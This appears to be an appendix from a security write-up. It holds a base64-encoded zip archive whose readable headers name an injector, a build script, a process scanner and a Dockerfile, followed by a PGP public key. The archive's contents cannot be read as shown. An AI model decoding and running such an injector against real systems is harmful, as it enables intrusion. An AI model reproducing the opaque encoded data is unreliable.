Et7fbwVu6JxoUZZ7kU8kRbc11eVAOUMOZbqtOL8B+CkQAW3WhBatBjs1Yaukjyampq KPXXREsfTe
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
```

```
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
AABQSwUGAAAAAAUABQCvAQAAIxAAAAAA
```

D Public pgp key

```
-----BEGIN PGP PUBLIC KEY BLOCK-----

mQGNBF4nI+EBDADKV1iKRLoAaUNS2fG/5cDJcT0hXnZ2Fx6SxREKegawUtDDX4DR
bhIskS2IWoDRiUq5w8JnjDKOSYsXeFYtCGD54dZgzmGelR5wduYMB3KdTLQrw9lh
lWDaipmQAt4QDcl92Cjk5Wt5yDlGDXnBUYHT7WGHDwfAhDNbJiAFGb9G5J9b0hpB
ywY0SLIPXuDKcExXjx8Ovz2EZ842I4WfHCsQ26wuXkD3Vpx+fJ/ImSPobaGcLxXk
4TOX8abfRo1gamJH58W1myB9Hc0tutihn0z660rQQ23cFLAsR8kIGXBMJbBfDy8F
id22LJ4QGDUSKiNV5FSyeNstibRMO0KFZS5xZX6pE7MQRaL5K7gXXp+VtsliiJ8P
5U64hFJoMB+pCU3nTEbx3zsXgAbjl478r88HvTW7ogdqqqq7J5HB/1dYKnBPJdmB
jYubjL9w+k4cxQz6jEwbWkUV6GxMrdyGQ9sqV2REO+mlw1sRXQIhBojFhIp9TK2l
DARVzxcvxo8eOBEAEQEAAbQfcGV0cmkgPHBldHJpLjliZjZmNzNAZ21haWwuY29t
PokB1AQTAQoAPhYhBO366sGNrIHQXl5VaDBy/BIqp2pqBQJeJyPhAhsDBQkDwmcA
BQsJCAcCBhUKCQgLAgQWAgMBAh4BAheAAAoJEDBy/BIqp2pqef8L/Ryx6CHe5nAD
bemwa7ZP7zJJ373tR3GGZmNMYiLgxe+tJPBLhq3jF0pE2NAGoDcMlorOsm+vjGW3
uiueEtXsWHD8jAd6S5Lbrea+5tHUMywIibeNxclbMZOBgbLHs+P+X69/4aXBxDD3
US3g4EWEueZiyfaPZIBZQjO/L/x5kTa7tlRyJejWk96LNavBApUvDoGbFazwwl7n
o9/oGY4pFRT0SCr7lE31H7cUyt9hhOfZ9QDhi6E0MUk692dwqyT491Vy5KPMunLT
pImSAFhD4sUabb5OD88hVdRuhgyEQjeqE1W4Kgl5qQ3qEL33S7P8w4nVn0t5rqLJ
cjuCiSHyzV6ntKvvczi8hxDBWFAxyBSMovLgWhHIXfkVe7kVKzqS75+uleA50lWb
mtSBZjMzlFHrMemcrCZ/QERKQU4l4tyyRXnxIu8oWUORQCa8qsk6c8NlxQjkWNdu
g+GvGsl7Rc8tCKgSMgD3jy0T6PosrdbHwnLCfEKFs4S0cjAqEeFRD7kBjQReJyPh
```

```
AQwA7iqWBUqAYn2x2N5LGNaF6U/qn2DTkHxgXxEU87VctgGYL9KtyFl8siBbreOL
hgcLlT1RSnMAuF9pLKkaqh8C0cigz85ChhPUCkWxl71KIr0OFbil1EU1OL5jTTjV
QEx+aojJNk1Wo+Ct6wfQo9TFyBA9AKQsOS/gr1XtyaSXhU+LqwfljikEN5kVJOMp
QcD4qVM37UXnTljuWtQhx/fgtV/SB1gAxFwcNHIn09+5Ndrbn5uhrQ+hf5oYFyoS
SdFIMbms/gjsBqObbvMjF2QPQpD247TfsjrEAgD2WdWRDbCx0+OlM4cjWGuIRPPg
WyoY3HL4Nr+l3pxJUOXmEhTwn0Xol3PoH32d33j7t/h4lz2kXZFXOeQ3oEuwf2ko
4KeElAuYDRNhpWR7WDfLsNVZL1fPWrpysPFJEU/O35kJe4b3aD727Cpm28ZZvcz+
Y+C0Yn+6bPz99Ry4UZa0A70k0gOToG/P+/1x7+jz+3z1KTXe3ez2fdjK26ORfoCT
XcsxABEBAAGJAbwEGAEKACYWIQTt+urBjayBOF5eVWgwcvwSKqdqagUCXicj4QIb
DAUJA8JnAAAKCRAwcvwSKqdqasPKC/4pYGhS5c/9ekRGG69e5b2awmIiupz8K96W
OS+zo8dV52TFtKaLC4/lFDqm8fPL8fIWwRPj0ciVLSJTIfpdY1Z2om5BSwmpEZT9
Bfik3x/Ler2XJbHAR/6xLPvUOTBdqpopHzLE8p2qIF3NeWldtttPldN+lpbFX2RT
NuxHGrL3EOLvUNPzbuVMyePCbB2jiipLU7/+r75tFLisoCBD2DYi6d/O8rY/U3Nn
hSWz1qvAv5B5cW4c3z9VawhOZgV7i1ZRqWcAowOd5DeoGWhCsA4liABnSbKZLYA5
J6qA5/VdTjAgrprdKKwPPOEWP4beZARNl2SWQAMpKUqc5ZGg3GeKZhiG4ntDWFOa
wRw9PaZpFI8a+pQD7Scw6HBHWKZckcCGM6bM+3bPHQJtcenq03HT0pMtbcZNCwcI
Y7Kbu8Y6Fkg24ymzp0amvpfLkzJ0UXLoWDxj8zNpTCbn8r1zFvV+MUo82ynimZiu
K/1Imesf2v2v9NwDAPtUj7eT2pJEbXg=
=IXgh
-----END PGP PUBLIC KEY BLOCK-----
```